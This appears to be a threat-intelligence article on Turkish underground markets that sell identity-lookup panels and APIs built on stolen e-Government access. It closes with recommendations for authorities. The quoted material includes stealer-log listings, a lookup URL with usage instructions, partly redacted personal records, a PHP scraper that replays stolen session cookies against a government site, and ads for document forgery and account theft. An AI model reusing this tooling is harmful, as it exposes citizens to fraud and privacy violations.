https://anilicislemler.gov.tr/Portal/Kullnleri			Possible Customer	Passwords.txt	19 Jun 2023	TR	
https://anilicislemler.gov.tr/Common/l			Possible Customer	Passwords.txt	19 Jun 2023	TR	
https://anilicislemler.gov.tr/Portal/Kullnleri			Possible Customer	Passwords.txt	19 Jun 2023		
https://anilicislemler.gov.tr/Portal/Kullnleri			Possible Customer	Passwords.txt	19 Jun 2023		
https://anilicislemler.gov.tr/Portal/KullnNolleKayit			Possible Customer	passwords.txt	19 Jun 2023	TR	
https://anilicislemler.gov.tr/Portal/KullnNolleKayit			Possible Customer	passwords.txt	19 Jun 2023	TR	

Remaining Credit

2.5B+ Total Records

Actions

Stealer Log Filters

Domain Intel Card

Domain Score

0

.gov.tr (Whitelisted)

Very Low Risk

Risk Score

Search Result

Stealer Logs

Breach Datasets

Exposed Raw Data

Public Buckets

Public Code Repos

Reputation

gov.tr

Last Year

Entity	Username	Password	Tag	Filename	Log Date	Country	Details
https://anilicislemler.gov.tr/Account/L			Possible Customer	passwords.txt	20 Jun 2023	TR	
https://anilicislemler.gov.tr/Account/L			Possible Customer	passwords.txt	20 Jun 2023	TR	
https://anilicislemler.gov.tr/Login.aspx			Possible Customer	passwords.txt	20 Jun 2023	TR	
https://anilicislemler.gov.tr/Account/L			Possible Customer	Passwords.txt	20 Jun 2023	TR	
https://anilicislemler.gov.tr			Possible Customer	passwords.txt	19 Jun 2023	TR	
https://anilicislemler.gov.tr/Account/L			Possible Customer	passwords.txt	19 Jun 2023	TR	
https://anilicislemler.gov.tr/Account/L			Possible Customer	passwords.txt	19 Jun 2023	TR	
https://anilicislemler.gov.tr/owakon			Possible Employee	passwords.txt	19 Jun 2023	TR	
https://anilicislemler.gov.tr/Login.aspx			Possible Customer	passwords.txt	19 Jun 2023	TR	
https://anilicislemler.gov.tr/Account/L			Possible Customer	passwords.txt	19 Jun 2023	TR	
https://anilicislemler.gov.tr/Account/L			Possible Customer	passwords.txt	19 Jun 2023	TR	
https://anilicislemler.gov.tr/Account/L			Possible Customer	passwords.txt	19 Jun 2023	TR	

Remaining Credit

2.5B+ Total Records

Actions

Stealer Log Filters

Domain Intel Card

Domain Score

0

.gov.tr (Whitelisted)

Very Low Risk

Risk Score

Furthermore, in my research, I discovered that Web APIs also have a separate underground market, similar to query panels.

[illegible]

04:32

A screenshot of a Telegram chat interface on a mobile device. The top status bar shows the time as 03:00, battery level at 14%, and signal strength. The chat header shows a home icon, a lock icon, a plus icon, a video call icon, and a menu icon. The chat content displays a JSON message from a user whose name is partially obscured by a grey bar. The message is a JSON object with a 'data' field containing a 'message' field with the text 'API SERVİS'. Other fields include 'tc' (137), 'ad' (redacted), 'cinsiyet' (null), 'dt' (27.2.2008), 'dty' (15 Yıl 1 Ay 18 Gün), 'anne' (redacted / 24), 'baba' (redacted / 78), 'memleket' (GÜMÜŞHANE/GÜMÜŞHANE MERKEZ), 'ikamet' (İSTANBUL/ESENYURT), and 'vedekadres' (İSTANBUL ESENYURT). The message is followed by a redacted line and a closing bracket. Below this, there are three more JSON objects: 'numarabilgisi' (containing 'sahsinumara' as null, 'annegsm' as +90531, and 'babagsm' as +90536), 'okulbilgisi' (containing 'okulnumarasi' as 1 and 'ogrencidurum' as 'Aktif öğrenci'), and 'aracbilgisi' (containing 'sahiplakaka' as null). The entire JSON structure is enclosed in curly braces. The bottom of the screen shows the Android navigation bar with three icons: a square, a circle, and a triangle.

channel

<https://>

[https://\[REDACTED\].net/\[REDACTED\]free.php?tc=137](https://[REDACTED].net/[REDACTED]free.php?tc=137)

263 subscribers

Pinned message

June 9

Forwarded from

Sorgu Sonuçları

Sonuçları Kopyala

Kimlik Bilgileri	Adı	
	Soyadı	
	DogumTarihi	16.3.1998
	Yaş	25 YIL 2 AY 24 GÜN
	AnneAd	
	AnneTc	
	BabaAd	
	BabaTc	
	İl	İSTANBUL
	İlce	
Telefon Bilgileri	Gsm	555
	Operatör	TürkTelekom
Adres Bilgileri	Adres	BÜYÜKÇEKMECE 34
	VergiNo	
	VergiDadi	
	VergiDkodu	

Detaylı Tc Sorgu Api

tc= kısmını değiştirip istediğiniz kişiyi sorgulayabilirsiniz.

<https://.tk/free/detaylitcsorgu.php?tc=>





































246 03:20

[Previous message](#)

ADRES E OKUL VESİKALI ÜCRETSİZ PANEL SİTE: <https://www.okulvesikalisi.org.tr/> ANAHTAR: <https://t.me/okulvesikalisi>

[illegible]

	80k Eokul Api		5	8 Yorum
	Konu Sahibi : [REDACTED]			55 Okunma
	MEBBİS VE İLAC SORGU PANELİ (Sayfalar: 1 2 3 4 ... 11)		18	103 Yorum
	Konu Sahibi : [REDACTED]			510 Okunma
	İşyeri & Plaka Sorgulama Ücretsiz [REDACTED] (Sayfalar: 1 2 3 4 5)		11	43 Yorum
	Konu Sahibi : [REDACTED]			477 Okunma
	Tc İle Ders Sorgulama (Sayfalar: 1 2 3 4 ... 12)		13	110 Yorum
	Konu Sahibi : [REDACTED]			448 Okunma
	Apileri şşle çevirmek için kod :D (Sayfalar: 1 2 3 4 ... 8)		22	77 Yorum
	Konu Sahibi : [REDACTED]			491 Okunma
	[REDACTED] PANEL ADRES E OKUL VESİKA (Sayfalar: 1 2 3 4 ... 9)		29	86 Yorum
	Konu Sahibi : [REDACTED]			522 Okunma
	Açık Öğretim Lisesi API Source (Detaylı) [REDACTED] (Sayfalar: 1 2 3 4 ... 8)		18	79 Yorum
	Konu Sahibi : [REDACTED]			448 Okunma
	[FREE] Discord Modern Sorgu Botu (Sayfalar: 1 2 3 4 ... 7)		14	67 Yorum
	Konu Sahibi : [REDACTED]			384 Okunma
	Discord Sorgu Botu Altyapısı & [REDACTED] (Sayfalar: 1 2 3 4 5)		13	47 Yorum
	Konu Sahibi : [REDACTED]			188 Okunma
	Plaka Sorgu / Ehliyet Sorgu apisi by [REDACTED] (Sayfalar: 1 2)		13	16 Yorum
	Konu Sahibi : [REDACTED]			254 Okunma
	[REDACTED] ÖZEL APİLER (Sayfalar: 1 2 3 4 ... 6)		34	57 Yorum
	Konu Sahibi : [REDACTED]			316 Okunma





```
<?php
//Dc:| Ulaşabilirsiniz
$auth_keys = [" "];


$auth = $_GET['auth'] ?? null;

if (!in_array($auth, $auth_keys)) {
    http_response_code(401);
    exit("Girdiğiniz auth yanlış ya da auth girmediniz");
}

header('Content-Type: application/json; charset=utf-8');
//BURAYI KENDİ LOGİNİNZE GÖRE DÜZENLEYİN ANLAMASSINIZ DİYE GİRECEĞİNİZ YERLERİ
//KOYDUM
$Cookie = "_ga_53QJE7B3ME=kendi loginine göre düzenle; _gid=kendi loginine göre düzenle;
_ga_W4LJ4GZT7N=kendi loginine göre düzenle; _ga=GA1.1.1052453498.1677348133; ASP.NET_SessionId=kendi loginine
göre düzenle; .ASPXAUTH=/; TS01fe7e76=kendi loginine göre düzenle;
b_Admin_visibility=visible";
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, 'https://arackiralama. gov.tr/frm_arac_iade.aspx?
plaka='.strtoupper($_GET['plaka']).'&id=17d8d0b1-3239-489a-a967-d33a9073d790&tur=1');
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
curl_setopt($ch, CURLOPT_CUSTOMREQUEST, 'GET');
curl_setopt($ch, CURLOPT_HTTPHEADER, [
```

As I continued examining the source codes and took a look at the codes that indicated which information could be obtained through these panels using the Turkish Identification Number (TCKN), a rough overview of the information that could potentially be accessed through these panels emerged, resulting in the following table.





2,530 members

🍎' LANMA ALIMLAR IŞIK HIZINDA 🛫

📢 📢 PAPARA HESABI ALINIR 📢 📢

📢 📢 TEDARİĞİ SAĞLAM ÇEVRESİ GENİŞ KİŞİLER NE BEKLİYORSUN

📢 + 90 HER TÜRLÜ PLATFORMA SMS VERİLİR

06:51

Forwarded from

💰 Photoshop İşlemleri 💰

Tüm Evraklarda Oynama Yapılır ✓

Kargo Fişi, Fatura vb. Yapılır ✓

Kimlik Shoplanır ✓

Thodex Selfielerinde oynama yapılır ✓

Demo Atılmadan Hiçbir Ücret Talep Etmiyoruz ✓

💰 💰 💰 💰 Ship İşlemleri 💰 💰 💰

Apple Shipleriniz % 10 ile geçilir ✓


Ship Geçilmeden Hiçbir Ücret Talep Etmiyoruz ✓

06:51

1,122 members

Pinned message #1

✓ Instagram Eski Kurulumlu Hesap Çalma Methodu (Youtube'dan Kaldırılan Videom)



To summarize the matter, even though Turkey's e-Government has not been hacked, unfortunately, there is a concerning outcome for citizens. At this level of organized fraud, it is not feasible for citizens to individually ensure the security of their data and information or change and update the data they believe has been obtained (such as TCKN, mother's name, father's name, maiden name, etc.). Therefore,

1. It is a significant responsibility for the authorities to detect and intervene in these stolen and abused accounts, websites, APIs, and services through the utilization of cyber threat intelligence platforms and services.
2. While law enforcement agencies continue their operations against fraudsters and threat actors without slowing down, implementing security controls at the software and network levels in these types of websites, APIs, and services that carry the risk of misuse is crucial (such as implementing Captcha controls where possible, limiting the number of web requests to a page or service within a certain timeframe, suspending and investigating accounts in

the case of multiple requests, cutting off network connections, subjecting them to additional verification steps, etc.). Strengthening system security (hardening) is also of great importance.

Hope to see you in the following articles.